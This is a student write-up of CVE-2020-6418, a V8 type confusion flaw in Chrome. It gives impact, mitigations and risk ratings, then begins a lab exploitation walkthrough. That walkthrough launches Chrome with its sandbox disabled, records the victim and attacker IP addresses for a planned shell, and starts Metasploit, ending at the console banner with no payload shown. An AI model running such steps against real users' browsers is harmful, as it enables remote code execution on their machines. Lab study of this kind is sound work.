CVE 2020-6418
Type confusion in V8 in Google Chrome prior to 80.0.3987.122

Nayan Das

University of Delhi

nayandas3234@gmail.com

CVE-2020-6418 is a type confusion vulnerability in V8, Google Chrome’s open-source JavaScript and WebAssembly engine.

Vulnerability Description

On February 25, security updates were released for Google Chrome and Microsoft Edge. The open-source JavaScript and WebAssembly engines in V8 in Google Chrome before 80.0.3987.122 and Microsoft Edge browser before 80.0.361.62 are prone to a type confusion vulnerability (CVE-2020-6418), which allows attackers to access data in an unauthorized way, thereby executing malicious code.

V8 is Chrome's component that's responsible for processing JavaScript code.

A type confusion refers to coding bugs during which an app initializes data execution operations using input of a specific "type" but is tricked into treating the input as a different "type."

The "type confusion" leads to logical errors in the app's memory and can lead to situations where an attacker can run unrestricted malicious code inside an application.

Successful exploitation of the vulnerability could allow an attacker to execute arbitrary code in the context of the browser. Depending on the privileges associated with the application, an attacker could view, change, or delete data. If this application has been configured to have fewer user rights on the system, exploitation of this vulnerability could have less impact than if it was configured with administrative rights.

Scope of Impact

Affected Versions

- Google Chrome < 80.0.3987.122
- Microsoft Edge < 80.0.361.62

Unaffected Versions

- Google Chrome >= 80.0.3987.122
- Microsoft Edge = 80.0.361.62

Mitigations

Currently, both Google and Microsoft have released a new version to fix the preceding vulnerability. Affected users are advised to upgrade as soon as possible.

- Apply the stable channel update provided by Google to vulnerable systems immediately after appropriate testing.
- Run all software as a non-privileged user (one without administrative privileges) to diminish the effects of a successful attack.
- Remind users not to visit un-trusted websites or follow links provided by unknown or un-trusted sources.
- Inform and educate users regarding the threats posed by hypertext links contained in emails or attachments especially from un-trusted sources.
- Apply the Principle of Least Privilege to all systems and services.

RISK:

Government:

- Large and medium government entities: **HIGH**
- Small government entities: **MEDIUM**


Businesses:

- Large and medium business entities: **HIGH**
- Small business entities: **MEDIUM**

Home Users:
LOW


EXPLOIT :

1. Before starting the crome we have to turn off the sandbox of out chrome.exe, for this lets open our Command Promp in windows.




2. Now lets navigate to our chrome.exe, in my case it is

> C:\Users\NAYAN\AppData\Local\Google\Chrome\Application



```
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\NAYAN DAS>cd AppData\Local\Google\Chrome\Application

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application>_
```


3. Also lets take a look at the ip of our windows machine for confirming the shell access using the ip address.



```
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\NAYAN DAS>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : www.tendawifi.com
   Link-local IPv6 Address . . . . . : fe80::5125:2fb2:3599:9b83%10
   IPv4 Address. . . . . . . . . . . : 192.168.0.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\NAYAN DAS>
```


4. Now in the directory were we have our chrome.exe file run the following command > chrome.exe –no-sandbox

This command will open a chrome window with sandbox turned off.



```
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\NAYAN DAS>cd AppData\Local\Google\Chrome\Application

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application>chrome.exe --no-sandbox
```


5. This is our chrome window we got after we executed the command



You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

Google Chrome isn't your default browser

6. Lets check the version of our chrome application. It should be prior to 80.0.3987.122. I have 80.0.3987.87 (x64)



chrome://settings/help

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

About Chrome


Google Chrome

An error occurred while checking for updates: Update check failed to start (error code 3: 0x80040154). Learn more

Version 80.0.3987.87 (Official Build) (64-bit)


Google Chrome
Copyright 2020 Google LLC. All rights reserved.

7. Now in my Linux System ,



```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 22260  bytes 41585953 (41.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22260  bytes 41585953 (41.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vmnet1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.153.1  netmask 255.255.255.0  broadcast 172.16.153.255
        inet6 fe80::250:56ff:fec0:1  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:c0:00:01  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 129  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vmnet8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.234.1  netmask 255.255.255.0  broadcast 192.168.234.255
        inet6 fe80::250:56ff:fec0:8  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:c0:00:08  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 129  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlp6s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.103  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::124:367b:36a2:5660  prefixlen 64  scopeid 0x20<link>
        ether a0:d3:7a:38:02:6b  txqueuelen 1000  (Ethernet)
        RX packets 131703  bytes 136493216 (136.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 105390  bytes 74073067 (74.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

nayan@ubuntu-inspiron:~$ 
```


8. Starting the msfconsole ,



```
nstructions can be found here: https://github.com/rapid7/metasploit-framework/wiki/msfdb:-Database-Features-&-How-to-Set-up-a-Database-for-Metas
ploit


                                   ____________
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| $a,        |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| $S`?a,     |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%__%%%%%%%%%%|       `?a, |%%%%%%%%__%%%%%%%%%__%%__ %%%%]
 [% .--------..-----.|  |_ .---.-.|       .,a$%|.-----.|  |.-----.|__||  |_ %%]
 [% |        ||  -__||   _||  _  ||  ,,aS$""`  ||  _  ||  ||  _  ||  ||   _|%%]
 [% |__|__|__||_____||____||___._||%$P"`       ||   __||__||_____||__||____|%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| `"a,       ||__|%%%%%%%%%%%%%%%%%%%%%%%%%%]
